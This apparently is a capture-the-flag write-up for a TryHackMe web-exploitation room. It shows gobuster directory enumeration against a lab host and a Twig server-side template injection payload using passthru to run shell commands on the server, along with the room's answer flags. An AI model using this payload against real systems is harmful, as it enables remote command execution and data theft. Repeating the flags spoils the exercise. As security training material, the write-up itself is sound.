
Q1.) Ans: THM{INJECTICS_ADMIN_PANEL_007}


And onto the second question. Poking around at the links proved largely fruitless except for the Profile button, which gave us another field to play with. However, we don't know where to even begin looking since the question references a flags folder. Back to checking directories.



```
root@ip-10-144-74-107:~# gobuster dir -u "http://10.144.131.215" -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .php,.js -r
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.144.131.215
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,js
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                (Status: 403) [Size: 279]
/index.php           (Status: 200) [Size: 6588]
/login.php           (Status: 200) [Size: 5401]
/flags               (Status: 403) [Size: 279]
/css                 (Status: 403) [Size: 279]
/js                  (Status: 403) [Size: 279]
/logout.php          (Status: 200) [Size: 6588]
/vendor              (Status: 403) [Size: 279]
Progress: 8076 / 654828 (1.23%)        Get "dashboard.php": stopped after 10 redirects
/functions.php       (Status: 200) [Size: 0]
/phpmyadmin          (Status: 200) [Size: 14773]
/conn.php            (Status: 200) [Size: 0]
/server-status       (Status: 403) [Size: 279]
Progress: 654825 / 654828 (100.00%)
===============================================================
Finished
===============================================================
root@ip-10-144-74-107:~#
```


So we know it's there. Now how to access it. The admin profile panel is susceptible to SSTI (server side template injection), which we can check by seeing if it'll follow a math command rather than just plaintext.






Referencing https://medium.com/@bootstrapsecurity/server-side-template-injection-ssti-advanced-exploitation-techniques-2d8ccdf6270f for SSTI injection types, we just need to decipher how to extract the contents of the flag folder. After searching around a bit, I found that you can utilize the passthru command to search the databases (even hidden/forbidden) for possible files. By inputting the command {{ ['find -type f -name "*.txt" 2>/dev/null',"]| sort('passthru')|join }}, we can search for any text files on the server and return them as our new username. And with the newfound file address, we can pull the document directly off the site without having to access the files folder directly, giving us our final flag.







Q2.) Ans: THM{5735172b6c147f4dd649872f73e0fdea}